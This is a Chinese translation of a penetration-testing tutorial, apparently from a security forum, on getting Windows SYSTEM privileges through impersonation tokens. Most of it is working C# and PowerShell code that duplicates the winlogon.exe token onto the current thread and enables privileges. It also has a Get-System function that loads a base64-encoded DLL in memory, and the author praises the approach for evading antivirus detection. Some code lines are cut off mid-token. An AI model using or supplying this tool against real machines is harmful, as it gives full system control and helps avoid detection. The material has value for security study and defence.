Windows API and Impersonation Part 2 - 如何使用Impersonation Tokens获取system权限

一叶飘零 / 2018-11-02 08:06:00 / 浏览数 2420 技术文章 技术文章 顶(0) 踩(0)

前言

再次向大家问好！今天我将介绍一些关于Windows模拟的新技术。这一次，我们将使用Impersonation Token作为获取SYSTEM的方法。

Impersonation Token VS Primary Token

在我之前的博文中，我使用Primary Tokens作为访问NT AUTHORITY\SYSTEM shell的方法。但你知道它们之间的区别吗？如果你知道，那么你就无需看接下来的文章了。

所有进程都具有Primary Token和Impersonation Token。主要区别在于每次创建新线程时，它都从其父级继承Primary Token和Impersonation Token。但是，Primary Token不可能被"交换"。您可以复制它，但不能在同一进程中"交换"Primary Token。始终需要使用重复的Token创建新流程。但是Impersonation Token不会发生这种情况！

使用Impersonation Token，您可以创建一个新线程，获取远程进程访问Token的句柄，获取它的Impersonation Token，然后将其与您当前的线程（即当前进程中）交换Impersonation Token！这会将您的进程"转变"为SYSTEM进程。

PowerShell Time

在上一个教程中，我使用了C++并开发了一个可执行文件，用CreateProcessTokenW生成一个SYSTEM进程。在这一篇中，我将编写一个PowerShell脚本。这是因为它允许 Token并替换它。

现成PowerShell脚本

有一个很好的脚本已经被Harmj0y写出了。但直接使用是不太合理的，因为知道如何绕过并可以创造属于自己的脚本对于一个测试者是必备的技能。

此外，在我的脚本中，我将提供上述脚本中不存在的几个函数，例如检测Windows权限。

我和其在这方面的最大区别是我不会直接使用PowerShell导入Windows API函数，就像Harmj0y在他的脚本中所做的那样。相反，我会编写一个C# DLL来完成所有工作，然后将其映射在内存中，我更喜欢这种方法，因为它更加具有隐蔽性。

开始

首先，我们将过分依赖Windows API函数。完整列表如下：

- LookupPrivilege
- AdjustTokenPrivilege
- PrivilegeCheck
- OpenProcess
- OpenProcessToken
- DuplicateToken
- SetThreadToken

但是，当我们使用PowerShell和C#调用Windows API时，我们还需要导入结构，而不仅仅是函数。

- LUID_AND_ATTRIBUTES
- PRIVILEGE_SET
- LUID
- TOKEN_PRIVILEGES

首先，我们需要导入这些函数，以便在PowerShell会话中使用。我们可以使用名为pinvoke(https://pinvoke.net/)的网站轻松导入它们。这可能是最麻烦的部分。
下面是我的DLL C#代码

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace zc00l
{
   public class ImpersonationToken
   {
```

```
// Constants that are going to be used during our procedure.
private const int ANYSIZE_ARRAY = 1;
public static uint SE_PRIVILEGE_ENABLED = 0x00000002;
public static uint STANDARD_RIGHTS_REQUIRED = 0x000F0000;
public static uint STANDARD_RIGHTS_READ = 0x00020000;
public static uint TOKEN_ASSIGN_PRIMARY = 0x00000001;
public static uint TOKEN_DUPLICATE = 0x00000002;
public static uint TOKEN_IMPERSONATE = 0x00000004;
public static uint TOKEN_QUERY = 0x00000008;
public static uint TOKEN_QUERY_SOURCE = 0x00000010;
public static uint TOKEN_ADJUST_PRIVILEGES = 0x00000020;
public static uint TOKEN_ADJUST_GROUPS = 0x00000040;
public static uint TOKEN_ADJUST_DEFAULT = 0x00000080;
public static uint TOKEN_ADJUST_SESSIONID = 0x00000100;
public static uint TOKEN_READ = STANDARD_RIGHTS_READ | TOKEN_QUERY;
public static uint TOKEN_ALL_ACCESS = STANDARD_RIGHTS_REQUIRED | TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_IMPERSO

[StructLayout(LayoutKind.Sequential)]
public struct LUID_AND_ATTRIBUTES
{
    public LUID Luid;
    public UInt32 Attributes;

    public const UInt32 SE_PRIVILEGE_ENABLED_BY_DEFAULT = 0x00000001;
    public const UInt32 SE_PRIVILEGE_ENABLED = 0x00000002;
    public const UInt32 SE_PRIVILEGE_REMOVED = 0x00000004;
    public const UInt32 SE_PRIVILEGE_USED_FOR_ACCESS = 0x80000000;
}

// Luid Structure Definition
[StructLayout(LayoutKind.Sequential)]
public struct LUID
{
    public UInt32 LowPart;
    public Int32 HighPart;
}

public struct TOKEN_PRIVILEGES
{
    public int PrivilegeCount;
    [MarshalAs(UnmanagedType.ByValArray, SizeConst = ANYSIZE_ARRAY)]
    public LUID_AND_ATTRIBUTES[] Privileges;
}

[StructLayout(LayoutKind.Sequential)]
public struct PRIVILEGE_SET
{
    public uint PrivilegeCount;
    public uint Control;  // use PRIVILEGE_SET_ALL_NECESSARY

    public static uint PRIVILEGE_SET_ALL_NECESSARY = 1;

    [MarshalAs(UnmanagedType.ByValArray, SizeConst = 1)]
    public LUID_AND_ATTRIBUTES[] Privilege;
}

[Flags]
public enum ProcessAccessFlags : uint
{
    All = 0x001F0FFF,
    Terminate = 0x00000001,
    CreateThread = 0x00000002,
    VirtualMemoryOperation = 0x00000008,
    VirtualMemoryRead = 0x00000010,
    VirtualMemoryWrite = 0x00000020,
    DuplicateHandle = 0x00000040,
    CreateProcess = 0x000000080,
    SetQuota = 0x00000100,
    SetInformation = 0x00000200,
```

```
    QueryInformation = 0x00000400,
    QueryLimitedInformation = 0x00001000,
    Synchronize = 0x00100000
}

// LookupPrivilegeValue
[DllImport("advapi32.dll")]
static extern bool LookupPrivilegeValue(string lpSystemName, string lpName, out LUID lpLuid);

// OpenProcess
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr OpenProcess(
 ProcessAccessFlags processAccess,
 bool bInheritHandle,
 int processId);
public static IntPtr OpenProcess(Process proc, ProcessAccessFlags flags)
{
    return OpenProcess(flags, false, proc.Id);
}

// OpenProcessToken
[DllImport("advapi32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool OpenProcessToken(IntPtr ProcessHandle, UInt32 DesiredAccess, out IntPtr TokenHandle);

// DuplicateToken
[DllImport("advapi32.dll")]
public extern static bool DuplicateToken(IntPtr ExistingTokenHandle, int SECURITY_IMPERSONATION_LEVEL, ref IntPtr Dupli

// SetThreadToken
[DllImport("advapi32.dll", SetLastError = true)]
private static extern bool SetThreadToken(IntPtr pHandle, IntPtr hToken);

// AdjustTokenPrivileges
[DllImport("advapi32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool AdjustTokenPrivileges(IntPtr TokenHandle,
   [MarshalAs(UnmanagedType.Bool)]bool DisableAllPrivileges,
   ref TOKEN_PRIVILEGES NewState,
   UInt32 BufferLengthInBytes,
   ref TOKEN_PRIVILEGES PreviousState,
   out UInt32 ReturnLengthInBytes);

// GetCurrentProcess
[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr GetCurrentProcess();


[DllImport("advapi32.dll", SetLastError = true)]
public static extern bool PrivilegeCheck(
    IntPtr ClientToken,
    ref PRIVILEGE_SET RequiredPrivileges,
    out bool pfResult
    );

// Now I will create functions that use the above definitions, so we can use them directly from PowerShell :P
public static bool IsPrivilegeEnabled(string Privilege)
{
    bool ret;
    LUID luid = new LUID();
    IntPtr hProcess = GetCurrentProcess();
    IntPtr hToken;
    if (hProcess == IntPtr.Zero) return false;
    if (!OpenProcessToken(hProcess, TOKEN_QUERY, out hToken)) return false;
    if (!LookupPrivilegeValue(null, Privilege, out luid)) return false;
    PRIVILEGE_SET privs = new PRIVILEGE_SET { Privilege = new LUID_AND_ATTRIBUTES[1], Control = PRIVILEGE_SET.PRIVILEGE
    privs.Privilege[0].Luid = luid;
    privs.Privilege[0].Attributes = LUID_AND_ATTRIBUTES.SE_PRIVILEGE_ENABLED;
    if (!PrivilegeCheck(hToken, ref privs, out ret)) return false;
```

```
            return ret;
        }

        public static bool EnablePrivilege(string Privilege)
        {
            LUID luid = new LUID();
            IntPtr hProcess = GetCurrentProcess();
            IntPtr hToken;
            if (!OpenProcessToken(hProcess, TOKEN_QUERY | TOKEN_ADJUST_PRIVILEGES, out hToken)) return false;
            if (!LookupPrivilegeValue(null, Privilege, out luid)) return false;
            // First, a LUID_AND_ATTRIBUTES structure that points to Enable a privilege.
            LUID_AND_ATTRIBUTES luAttr = new LUID_AND_ATTRIBUTES { Luid = luid, Attributes = LUID_AND_ATTRIBUTES.SE_PRIVILEGE_E
            // Now we create a TOKEN_PRIVILEGES structure with our modifications
            TOKEN_PRIVILEGES tp = new TOKEN_PRIVILEGES { PrivilegeCount = 1, Privileges = new LUID_AND_ATTRIBUTES[1] };
            tp.Privileges[0] = luAttr;
            TOKEN_PRIVILEGES oldState = new TOKEN_PRIVILEGES(); // Our old state.
            if (!AdjustTokenPrivileges(hToken, false, ref tp, (UInt32)Marshal.SizeOf(tp), ref oldState, out UInt32 returnLength
            return true;
        }

        public static bool ImpersonateProcessToken(int pid)
        {
            IntPtr hProcess = OpenProcess(ProcessAccessFlags.QueryInformation, true, pid);
            if (hProcess == IntPtr.Zero) return false;
            IntPtr hToken;
            if (!OpenProcessToken(hProcess, TOKEN_IMPERSONATE | TOKEN_DUPLICATE, out hToken)) return false;
            IntPtr DuplicatedToken = new IntPtr();
            if (!DuplicateToken(hToken, 2, ref DuplicatedToken)) return false;
            if (!SetThreadToken(IntPtr.Zero, DuplicatedToken)) return false;
            return true;
        }
    }
}
```

代码虽然很多，但这足以模拟SYSTEM并检查和启用权限。

使用Visual Studio或CSC.exe编译器（甚至是Powershell中的Add-Type）编译上述代码可以获取.DLL文件。

重要提示

我不会在这里描述太多细节。其在编程上较为有技术性，可能你不能全部明白，但是你必须了解如下一点：

要使用此方式，您需要生成一个PowerShell shell，其中ApartmentState设置为STA(Single Thread Apartment)。默认情况下，当生成PowerShell进程时，它会将它的ApartmentState设置为MTA(Multi Thread Apartment)，这将使我们的方法失败。

要在STA模式下生成Powershell进程，只需向其添加-sta标志。

```
C:> powershell.exe -sta
```

要在PowerShell中检查当前的ApartmentState，请使用以下命令：

```
PS C:\> [Threading.Thread]::CurrentThread.GetApartmentState()
STA
```

如果上面的输出是MTA，那么肯定是你没有使用-sta标志生成的powershell shell。

C＃DLL映射

使用此DLL文件，您可以使用此技术将其映射到内存中。

```
PS C:\> [System.Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\\ImpersonationTokenDLL.dll"))

GAC    Version        Location
---    -------        --------
False  v4.0.30319
```

这会将所有DLL代码加载到我当前的PowerShell会话中，允许访问在C#中编码的所有内容。

您可以通过尝试使用PowerShell shell中的以下内容访问zc00l.ImpersonationToken类来检查它：

```
PS C:\> [zc00l.ImpersonationToken]

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     False    ImpersonationToken                       System.Object
```

然后，也可以检查是否可以访问我们的DLL公共静态函数！

```
PS C:\> [zc00l.ImpersonationToken]::IsPrivilegeEnabled

OverloadDefinitions
-------------------
static bool IsPrivilegeEnabled(string Privilege)

PS C:\> [zc00l.ImpersonationToken]::EnablePrivilege

OverloadDefinitions
-------------------
static bool EnablePrivilege(string Privilege)

PS C:\> [zc00l.ImpersonationToken]::ImpersonateProcessToken

OverloadDefinitions
-------------------
static bool ImpersonateProcessToken(int pid)
```

使用Impersonation Tokens获取系统

SYSTEM用户是Windows系统中最强大的用户。对于渗透测试人员来说，在测试期间如何成为这个用户是非常有意思的。

将我们的DLL注入内存中，我们可以获取`WinLogon.exe`令牌（这是SYSTEM拥有的进程而不是"受保护"进程）来复制它并将其模拟到我们当前的PowerShell线程中。

```
PS C:\> Get-Process winlogon

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    285      13     3288      11172       0.17     932   1 winlogon


PS C:\> [zc00l.ImpersonationToken]::ImpersonateProcessToken(932)
True
PS C:\> echo "We are SYSTEM now :)"
We are SYSTEM now :)
PS C:\> [Environment]::Username
SYSTEM
PS C:\>
```


成功！我们变成了system权限

启用Windows权限

即使您是本地管理员，也无法启用每个权限。现在我们是SYSTEM，所有Windows权限都可以在我们当前的线程中启用。

如果要使用我们的DLL来启用权限，您可以使用

```
[zc00l.ImpersonationToken]::EnablePrivilege("PrivilegeNameHere")
```

```
PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\>
```

可以看到SeIncreaseQuotaPrivilege已禁用。要启用它，只需输入：

```
[zc00l.ImpersonationToken]::EnablePrivilege("SeIncreaseQuotaPrivilege")
```

```
PS C:\> [zcOOl.ImpersonationToken]::EnablePrivilege("SeIncreaseQuotaPrivilege")
True
PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\>
```

PowerShell Again

我们已经成功使用了C#
Reflection。但是这样比较繁琐，所以我们可以使用PowerShell等脚本语言实现自动化。因此我们编写了一个PowerShell脚本来自动执行此过程并更有效地获得SYSTEM


```
function Get-System
{
   if([System.Threading.Thread]::CurrentThread.GetApartmentState() -ne 'STA')
   {
       Write-Output "This powershell shell is not in STA mode!";
       return ;
   }

   if(-not ([System.Management.Automation.PSTypeName]"zc00l.ImpersonationToken").Type) {
       [Reflection.Assembly]::Load([Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA
       Write-Output "DLL has been reflected."
   }

   if(-not [zc00l.ImpersonationToken]::ImpersonateProcessToken((Get-Process Winlogon).Id))
```

```
    {
        Write-Output "Could not Impersonate Token! Maybe you are not Local Admin?";
        return;
    }
    Write-Output "We are: $([Environment]::Username)"
}
```

通过STA powershell以本地管理员身份执行此操作，您将拥有SYSTEM权限。



后记

我希望你喜欢这种方法，它可以用于易被反病毒技术或是工具检测到的场景，因为这（直到我发布它的那一刻）是自定义代码，可能很少（或没有）有解决方案是能够检测到

■■■■■https://0x00-0x00.github.io/research/2018/10/21/Windows-API-And-Impersonation-Part-2.html

上一篇：Windows API and I... 下一篇：思科AMP自我保护进程绕过

1. 0 条回复
   - 动动手指，沙发就是你的了！